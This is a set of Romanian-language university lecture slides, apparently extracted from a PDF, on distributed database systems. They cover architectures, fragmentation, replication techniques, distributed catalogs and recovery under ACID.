
De ce este nevoie de baze de date distribuite?




De ce este nevoie de baze de date distribuite?



De ce este nevoie de baze de date distribuite?



De ce este nevoie de baze de date distribuite?



BDD - Avantaje

- autonomia locală
- performanță în accesarea datelor
- disponibilitate
- modularitate

Provocări ale bazelor de date distribuite

Proiectarea bazelor de date distribuite

- fragmentarea & alocarea

Procesarea interogărilor distribuite

- Costuri de comunicare
- Oportunitatea procesării paralele

Controlul concurenței


- Serializabilitate
- Gestiunea *deadlock*-urilor
- Propagarea modificărilor

Păstrarea consistenției bazelor de date

- Multiple modalități de eșec
- Sincronizarea datelor

Tipuri de baze de date distribuite

- SGBD singular
- SGBD multiplu
 - Omogene
 - Eterogene




Arhitecturi de SGBD distribuite

■ *Client-Server*

Clientul transmite interogările către un singur *site*. Toate interogările sunt procesate pe *server*.


- Clienți *thin* și *fat*.
- Comunicarea orientată pe mulțimi de date



Arhitecturi de SGBD distribuite

■ Server colaborativ


Interogările “acoperă”
mai multe site-uri



Arhitecturi de SGBD distribuite

■ *Middleware System*


Un server gestionează interogările și tranzacțiile executate pe servere multiple



Stocarea datelor - Fragmentare

- *Orizontală*
 - Primară
 - Derivată

- *Verticală*



Stocarea datelor - Fragmentare

■ Proprietățile ale fragmentării

$$R \Rightarrow F = \{F_1, F_2, \dots, F_n\}$$

Completitudine

$$\forall x \in R, \exists F_i \in F \text{ astfel încât } x \in F_i$$

Disjunctivitate

$$\forall x \in F_i, \neg \exists F_j \text{ astfel încât } x \in F_j, i \neq j$$

Reconstrucție


Există o funcție g astfel încât

$$R = g(F_1, F_2, \dots, F_n)$$

Stocarea datelor - Replicare

- Avantaje:
 - Crește disponibilitatea datelor.
 - Evaluarea rapidă a interogărilor

R e fragmentat în R_1, R_2, R_3
 R_1 e replicat pe ambele site-uri



- Probleme:
 - Propagarea modificărilor
 - **Sincron** vs. **Asincron**

Catalog distribuit

- Catalog: Descrie toate obiectele (fragmente, replici) aflate pe un site + ține evidența tuturor replicilor tabelelor create pe acel site
 - Pentru găsirea unei tabele se va consulta catalogul site-ului unde această tabelă a fost creată
- Replica fiecărui fragment are un nume global unic:
 - <nume-local, site-origine, id_replica>

Catalog distribuit

Catalog global centralizat

- conține informația corespunzătoare tuturor relațiilor, fragmentelor, cópiilor și este memorat pe un singur site
- un asemenea catalog ar aglomera serverul respectiv și este vulnerabil la o cădere a serverului pe care se găsește

Catalog distribuit

Catalog global replicat la fiecare site

- fiecare copie a catalogului conține informația corespunzătoare întregii baze de date distribuite
- nu este vulnerabil la căderea serverului (deoarece informația necesară se poate prelua de la o altă locație)
- orice actualizare a catalogului la o locație trebuie propagată pe toate celelalte locații (se compromite autonomia locală)

Catalog distribuit

Catalog local distribuit

- fiecare site menține un catalog local care descrie toate copiile datelor stocate pe acel *site*
- autonomie locală + nu este vulnerabil la eșecul unui *site*
- catalogul de la *site-ul* de origine al unei relații ține evidența fragmentelor / replicilor relației
- la crearea unei noi replici sau la mutarea unei replici la o altă locație, trebuie actualizată informația de la *site-ul* unde a fost creată relația (de origine)

Actualizarea datelor distribuite

Replicare sincronă:

- Toate copiile unei tabele modificate de o tranzacție trebuie să fie actualizate înainte ca tranzacția să se comită.
- Distribuirea datelor e transparentă utilizatorilor.

Actualizarea datelor distribuite

Replicare asincronă:

- Copiile tabelelor sunt actualizate doar periodic
- Utilizatorii sunt conștienți de faptul că datele sunt distribuite
- Multe dintre produsele curente urmează această abordare

Tehnici de replicare sincronă

A. Citește-orice / Modifică-tot (ROWA)

- Modificările sunt mai lente și citirile sunt mai rapide în comparație cu tehnica votării.
 - Cea mai utilizată metodă de sincronizare a replicărilor.
- Alegerea tehnicii determină *ce* blocări sunt utilizate

Tehnici de replicare sincronă

B. Votare (conses al cvorumului)

- Tranzacția trebuie să modifice o majoritate de căopi ale unui obiect; de asemenea trebuie citite suficiente căopi pentru a se asigura accesul la una dintre căopile recente.
 - Ex. 10 căopi; 7 actualizate la modificări; 4 căopi la citiri.
 - Fiecare copie are un număr de versiune.
 - Citirile fiind activități comune \Rightarrow nu e o abordare des utilizată.

Costul replicării sincrone

- Înainte ca o tranzacție ce face o modificare să fie comisă, aceasta va trebui să blocheze toate copiile tabelei/fragmentului modificat.
 - Se transmit cereri de blocare către diverse site-uri, iar până la primirea răspunsului se mențin alte blocări!
 - Dacă rețeaua/site-urile eşuează, tranzacția nu se poate comite până ce acestea nu-și revin.
 - Chiar și în absența eșuărilor, *protocolul de comitere* poate fi costisitor, cu multe mesaje
- Alternativa *replicării asincrone* este, de aceea, mai utilizată.

Replicare asincronă

- Permite ca tranzacțiile să fie comise înainte ca toate copiile să fie actualizate (și citirile se fac folosind o singură copie).
 - Utilizatorii trebuie să fie conștienți ce copie citesc și de faptul că, pentru o scurtă perioadă de timp, copiile pot să fie desincronizate.
- Două abordări: Site Principal și Peer-to-Peer
 - Diferența constă în numărul de copii ``actualizabile'' sau ``master''.

Replicare Peer-to-Peer

- Mai multe copii ale unui obiect pot fi *master* în această abordare.
- Modificările unei copii *master* trebuie să fie propagate către celelalte copii.
- Trebuie rezolvat conflicte ce apar atunci când două copii *master* sunt modificate (conflict: Site 1: vârsta lui Joe se modifică la 35; Site 2: la 36)
- E cea mai bună abordare în cazurile când nu pot apărea conflicte:
 - Ex: fiecare site *master* deține un fragment disjunct.
 - Ex: Drepturile de actualizare sunt deținute de un singur *master* la un moment dat

Replicare cu *site* principal

- Doar o copie a unei tabele este considerată copie **primară** sau *master*.
Replicile facute pe alte site-ri nu pot să fie modificate direct.
 - Copia primară este **publicată**.
 - Celealte *site*-uri **subscriu** la această copie; ele se numesc copii **secundare**.
- Cum se propagă modificările dinspre copia primară către copiile secundare?
 - În două etape: mai întâi se **capturează** modificările făcute de tranzacțiile comise apoi se **aplică** aceste modificări

Implementarea etapei Capture

Pe bază de log

- logul (menținut pentru recuperare) se utilizează la generarea structurii *Change Data Table* (CDT)
- modificările tranzacțiilor care se anulează trebuie înlăturate din CDT
- în final, CDT conține doar înregistrările log de tip update ale tranzacțiilor comise

Procedural

- captarea este realizată de o procedură invocată automat (e.g., un *trigger*); aceasta realizează un *snapshot* al copiei primare

Implementarea etapei **Capture**


Captarea pe bază de log este mai bună
(mai puțin costisitoare, mai rapidă),
dar se bazează pe unele particularități ale logului specifice
sistemului

Implementarea etapei Apply

Etapa *Apply* aplică schimbările captate în faza anterioară (în CDT sau *snapshot*) cōpiilor secundare

- *site-ul* primar poate trimite continuu CDT sau
- *site-ul* secundar poate solicita periodic (ultima porțiune din) CDT sau un *snapshot* de la *site-ul* primar; intervalul dintre solicitări poate fi controlat de un *timer* sau din aplicație
- pe fiecare *site* secundar rulează o copie a procesului *Apply*

Recuperarea datelor



Recuperarea datelor și ACID

Atomicitatea

- garantată prin refacerea efectului acțiunilor corespunzătoare tranzacțiilor necomise.

Durabilitatea


- garantată prin asigurarea faptului că toate acțiunile tranzacțiilor comise “rezistă” erorilor și întreruperilor neașteptate ale funcționării sistemului.

Exemplu

